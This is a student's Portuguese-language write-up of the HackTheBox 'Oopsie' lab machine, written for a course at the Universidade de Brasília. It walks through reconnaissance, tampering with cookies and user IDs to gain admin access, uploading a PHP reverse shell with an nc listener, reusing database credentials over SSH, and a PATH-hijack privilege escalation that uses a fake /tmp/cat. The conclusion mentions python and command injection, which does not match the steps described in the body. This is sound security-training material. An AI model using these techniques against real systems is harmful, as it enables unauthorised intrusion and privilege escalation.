Universidade de Brasília

Engenharia de Computação

Write-Up Técnico

HackTheBox – Oopsie

Plataforma: HackTheBox

Dificuldade: Easy

Data de resolução: 13/04/2026

Yuri Santana Lopes
222009750

Universidade de Brasília – UnB
2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Navegação Lateral **5**

5 Escalação de Privilégios **8**

6 Conclusão **9**

7 Referências **10**

1 Visão Geral

O objetivo desta máquina consiste em obter acesso ao sistema e realizar a escalação de privilégios, de forma a capturar duas flags disponíveis no ambiente: *user.txt* e *root.txt*.

A abordagem adotada iniciou-se com a fase de reconhecimento, utilizando o *Nmap* e o *GoBuster* para identificar diretórios expostos na máquina alvo. Em seguida, utilizei do *BurpSuite* para mapear as rotas e a estrutura da aplicação Web,e, através dos dados obtidos, mudar os parâmetros salvos em meus cookies para conseguir acesso como administrador na aplicação. Depois disso, fiz o upload de uma reverse shell em php5 [3] para conseguir acesso ao sistema, e apartir disso, consegui encontrar a *user.txt*. Em seguida, busquei por uma vulnerabilidade em um dos programas executáveis e consegui realizar escalação de privilégios para que eu conseguisse acesso elevado ao sistema, me permitindo assim conseguir acesso de administrador ao sistema e obtive o resultado da flag *root.txt*.

2 Reconhecimento

A etapa inicial do desafio consiste na identificação dos serviços ativos na máquina alvo. Para isso, foi utilizada a ferramenta *Nmap*, amplamente empregada para varredura de portas e detecção de serviços.

O seguinte comando foi executado para realizar uma varredura completa das portas, juntamente com a identificação de versões e execução de scripts padrão [**?**]:

```
$ nmap -T4 -sC -sV -p- <ip>
```

Listing 1: Comando do Nmap

As opções utilizadas possuem as seguintes funcionalidades:

- `-T4`: Ajusta o nível de agressividade da varredura, aumentando sua velocidade;
- `-sC`: Executa scripts padrão do Nmap para identificação de vulnerabilidades comuns;
- `-sV`: Realiza a detecção de versões dos serviços;
- `-p-`: Escaneia todas as portas TCP disponíveis (1–65535).

De forma resumida, os principais serviços identificados foram pela ferramenta:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.41 (Ubuntu)
```

Listing 2: Resultado do nmap

Assim, podemos verificar a existêcia de 3 serviços rodando na aplicação: ftp na porta 21; ssh na porta 22; e http na porta 80. Podemos agora partir para a próxima etapa em que iremos explorar por alguma vulnerabilidade dentro destes serviços.

3 Exploração

Ao observar o log dado pelo Nmap anteriormente, vimos que nele havia um serviço http rodando, e por causa disso, pensei que seria útil rodar o GoBuster, assim como foi no desafio anterior, para fazer exploração de diretórios dentro desse serviço, e, para isso, selecionei uma wordlist própria do KaliLinux que especializada para web-content.

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/
   common.txt \
-e --no-error -q -o gobuster2.txt -u [IP_MAQUINA] / -x php,python,js
```

Listing 3: Enumeração de diretórios com Gobuster

Para a execução do goBuster eu utilizei destas tags para o comando:

- `-w`: executa utilizando a wordlist passada;
- `-e`: Inclui a URL inteira que for encontrada;
- `--no-error`: não exibe os erros.
- `-o`: salva a saída em um arquivo de texto.

Este comando foi utilizado para obter as urls disponíveis no serviço http de maneira eficiente e ainda evitar grandes logs com os erros. Após isso, podemos obter o output de diretórios possíveis para esse sistema:

```
/.hta.hta                  (Status: 403) [Size: 278]
/.hta.js.hta.js               (Status: 403) [Size: 278]
/.htaccess.php.htaccess.php        (Status: 403) [Size: 278]
/.hta.php.hta.php             (Status: 403) [Size: 278]
/.hta.python.hta.python          (Status: 403) [Size: 278]
/.htaccess.htaccess            (Status: 403) [Size: 278]
/.htaccess.js.htaccess.js         (Status: 403) [Size: 278]
/.htaccess.python.htaccess.python     (Status: 403) [Size: 278]
/.htpasswd.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.js.htpasswd.js         (Status: 403) [Size: 278]
/.htpasswd.python.htpasswd.python     (Status: 403) [Size: 278]
/.htpasswd.php.htpasswd.php        (Status: 403) [Size: 278]
/csscss                  (Status: 301) [Size: 312] [--> http://<ip>/
   css/]
/fontsfonts                (Status: 301) [Size: 314] [--> http://<ip
   >/fonts/]
/imagesimages               (Status: 301) [Size: 315] [--> http://<ip
   >/images/]
/index.phpindex.php            (Status: 200) [Size: 10932]
/index.phpindex.php            (Status: 200) [Size: 10932]
/jsjs                   (Status: 301) [Size: 311] [--> http://<ip>/js
   /]
/server-statusserver-status        (Status: 403) [Size: 278]
/themesthemes               (Status: 301) [Size: 315] [--> http://<ip
   >/themes/]
/uploadsuploads              (Status: 301) [Size: 316] [--> http://<
   ip>/uploads/]
```

Listing 4: Resultado do GoBuster

Com as URLs encontradas, tentei acessá-las no navegador. Porém, elas não revelaram que pudesse ser útil para o desafio. Então, tentei acessar a aplicação diretamente pelo http inserindo o link no navegador (http://¡ip¿/), e decidi verificar se ao inspecionar o HTML da página se eu encontrava alguma informação de útil.

Logo, notei que esse vetor de ataque não iria dar certo, então deveria tentar explorar outro serviço. O HackTheBox através de suas perguntas já estava me induzindo a usar BurpSuite para acessar a aplicação, então assim o fiz. Iniciei o BurpSuite e comecei a vasculhar a aplicação através do navegador nativo do programa. Com isso, comecei a navegar pelo site e fui verificando a estrutura dele por pastas através de seus endereços até chegar na página referente ao login.



Figure 1: Exploração de diretórios através do BurpSuite

Ao chegar na página de login, utilizei a opção de entrar na aplicação como convidado e adentrei o sistema, e, com isso, cheguei até a página inicial da aplicação. Ao adentrar na página de ”Account” consegui visualizar as informações referente ao usuário expostas lá.



Figure 2: Entrando no sistema como convidado

Além disso, notei que na própria URL da página existiam query parameters que poderiam ser alterados. Ao mudar o id do usuário da requisição para 1, observei que agora eu conseguia visualizar as informações de administrador do sistema. Notei também que era possível mudar os parâmetros da requisição e até mesmo os cookies para quaisquer valores que eu desejasse, então, alterei os parâmetros para que estivesse com os mesmos valores referentes ao admin.



Figure 3: Visualizando credenciais de admin

Dessa maneira, consegui acessar a página referente à uploads e realizei a subida de um arquivo contendo a mesma *reverse shell* em php5 que utilizei no simpleCTF.



Figure 4: Upload de reverse shell em phtml

Aproveitando a oportunidade, iniciei o listener em meu computador através do ncat:

```
nc -lnvp 4444
```

Como estou fazendo o upload de arquivo usando a credencial de admin, o arquivo irá ser enviado com sucesso.

Em seguida, utilizando da URL de */uploads* que foi encontrada pelo GoBuster,construí o caminho apra que eu conseguisse forçar o site a executar o arquivo que eu fiz upload. Assim, acessei o arquivo da shell diretamente pelo navegador, permitindo a execução da Shell remotamente.



Figure 5: Reverse Shell conectada com sucesso

Sendo assim, naveguei pelos diretórios presentes na shell. O Hack The Box sugeriu para procurar por aquivos que contenham informações referentes às páginas da Web, sendo assim, dessa maneira naveguei até o diretório de

/var/www/html/cdn-login

Esse diretório foi identificado a partir da exploração manual do sistema de arquivos, partindo do diretório raiz e analisando as pastas mais comuns associadas a aplicações web em ambientes Linux. Diretórios como */var/www* são frequentemente utilizados para armazenar os arquivos de aplicações web servidas por servidores como Apache ou Nginx, o que motivou sua inspeção detalhada.

4 Navegação Lateral

Com isso, pude navegar dentro dos diretórios do ssh de tal maneira que consegui localizar dois arquivos que seriam úteis: *user.txt* e *db.php*. Primeiramente, ao executar:

```
    $ cat db.php
     <?php $conn = mysqli_connect('localhost','robert',<PASSWORD>,'
        garage'); ?>
```

Listing 5: Leitura dos conteúdos de db.php

Consegui obter os valores relacionados à usuários presentes no banco de dados, verificando assim a existência de um usuário com o nome de Robert com sua respectiva senha.

Conforme orientação do próprio Hack The Box, o próximo passo consistia em localizar o recurso denominado *bugtracker*. Para isso, utilizei o comando *find*, que permite realizar buscas detalhadas no sistema de arquivos com base em diferentes critérios.

A estratégia adotada foi buscar por arquivos pertencentes ao grupo *bugtracker*, o que poderia indicar a presença de binários ou scripts relevantes para a exploração:

```
find / -group bugtracker 2>/dev/null
```

Listing 6: Buscar pelo arquivo BugTracker

Onde:

- `find` : comando utilizado para busca no sistema de arquivos
- `/` : define a busca a partir do diretório raiz
- `-group bugtracker` : filtra arquivos pertencentes ao grupo *bugtracker*
- `2>/dev/null` : redireciona erros (como permissões negadas) para evitar poluição da saída

A execução do comando retornou o seguinte resultado:

```
/usr/bin/bugtracker
```

Listing 7: Resultado do destino de bugtracker

Esse resultado indica a existência de um binário chamado *bugtracker* localizado em `/usr/bin`. Inicialmente, tentei acessá-lo como se fosse um diretório:

```
$ cd bugtracker
/bin/sh: 33: cd: can't cd to bugtracker
```

Listing 8: Tentativa de acessar a pasta do BugTracker

No entanto, o erro ocorreu porque *bugtracker* não é um diretório, mas sim um arquivo executável.

Ao tentar interagir com esse binário, observei que não possuía permissões suficientes para executá-lo diretamente. Isso indica a necessidade de buscar outras formas de exploração, como a análise das permissões do arquivo ou possíveis vetores de escalonamento de privilégios.

Diante disso, considerei a possibilidade de me autenticar como o usuário *robert*, previamente identificado no sistema. Entretanto, ao tentar executar o comando `su`, encontrei o seguinte erro:

```
$ su robert
su: must be run from a terminal
```

Esse comportamento ocorre porque a shell obtida inicialmente através da *reverse shell* não é um terminal interativo completo (TTY). Como resultado, certos comandos que exigem interação direta com o terminal, como o `su`, não podem ser executados corretamente.



Figure 6: Falha ao executar comandos interativos devido à ausência de TTY

Para contornar essa limitação, foi necessário realizar a estabilização da shell, transformando-a em uma shell interativa. Como eu já tinha acesso às credenciais, só precisei fazer uma conexão direta ao ssh do sistema e inserir as credenciais que eu já tinha obtido.

fiz isso através do comando:

```
ssh -p 22 robert@<ip>
```

Listing 9: Acesso do ssh

Essa saída indica que a credencial válida para acesso ao serviço SSH foi encontrada com sucesso.



Figure 7: Conexão com o robert

De posse dessas informações, foi possível realizar a autenticação no sistema através do ssh utilizando o seguinte comando:

Como primeira ação, executei:

```
$ ls
    user.txt
$ less user.txt
    <FLAG>
```

Listing 10: Acessar a flag do usuário



Figure 8: Flag referente ao user.txt

Assim, obtive a primeira flag do desafio.

5 Escalação de Privilégios

Após obter acesso como o usuário *robert*, ainda não possuía privilégios suficientes para acessar áreas restritas do sistema.

Durante a enumeração local, identifiquei o binário `/usr/bin/bugtracker`, o qual pertence a um grupo específico e possuía comportamento interessante ao ser executado. Ao analisar seu funcionamento, observei que o programa utilizava o comando `cat` internamente sem especificar o caminho absoluto.

Esse comportamento abre margem para um ataque de *Path Hijacking*, no qual é possível sobrescrever comandos utilizados pelo binário ao manipular a variável de ambiente `PATH`.[1, 2]

Dessa forma, criei um arquivo malicioso chamado `cat` no diretório `/tmp`, contendo o seguinte conteúdo:

```
echo '/bin/bash' > /tmp/cat
chmod +x /tmp/cat
```

Listing 11: Criação de binário malicioso para hijacking do comando cat

Em seguida, alterei a variável de ambiente `PATH` para priorizar o diretório `/tmp`:

```
export PATH=/tmp:$PATH
```

Listing 12: Modificação da variável PATH para priorizar diretório controlado pelo atacante

Com isso, ao executar o binário `bugtracker`, o sistema passou a utilizar o `cat` malicioso criado anteriormente, resultando na execução de uma shell com privilégios elevados:

```
/usr/bin/bugtracker
```

Listing 13: Execução do binário vulnerável explorando o PATH Hijacking

Para verificar o sucesso da exploração, executei:

```
whoami
```

Listing 14: Verificação de privilégios após exploração

Obtendo como resultado:

```
root
```

Listing 15: Confirmação de acesso como superusuário

Confirmando assim a obtenção de privilégios de superusuário.
Com acesso root, bastou localizar a flag final:

```
cat /root/root.txt
```

Listing 16: Leitura da flag final do sistema

Obtendo:

```
<FLAG>
```

Listing 17: Conteúdo da flag root.txt

Dessa forma, ambas as flags do desafio foram capturadas com sucesso: *user.txt* e *root.txt*.



Figure 9: Flag referente ao root.txt

6 Conclusão

Em resumo, a estratégia adotada consistiu inicialmente na enumeração de serviços utilizando o `Nmap`, permitindo identificar portas abertas e possíveis vetores de ataque. Depois disso, usou-se de BurpSuite para explorar a estrutura interna do site e adentrar como admin ao mudar o cookie de sessão, e em seguida,consegui acesso a uma shell reversa e a escalei utilizando python,e, por conseguinte, fiz uma injeção de comandos para conseguir acesso privilegiado ao sistema como usuário root. Portanto, no fim, consegui acessar a flag referente ao root.

7 Referências

References

[1] mintify. Linux privilege escalation.

[2] owasp. Owasp command injection.

[3] pentestmonkey. Php reverse shell, 2024.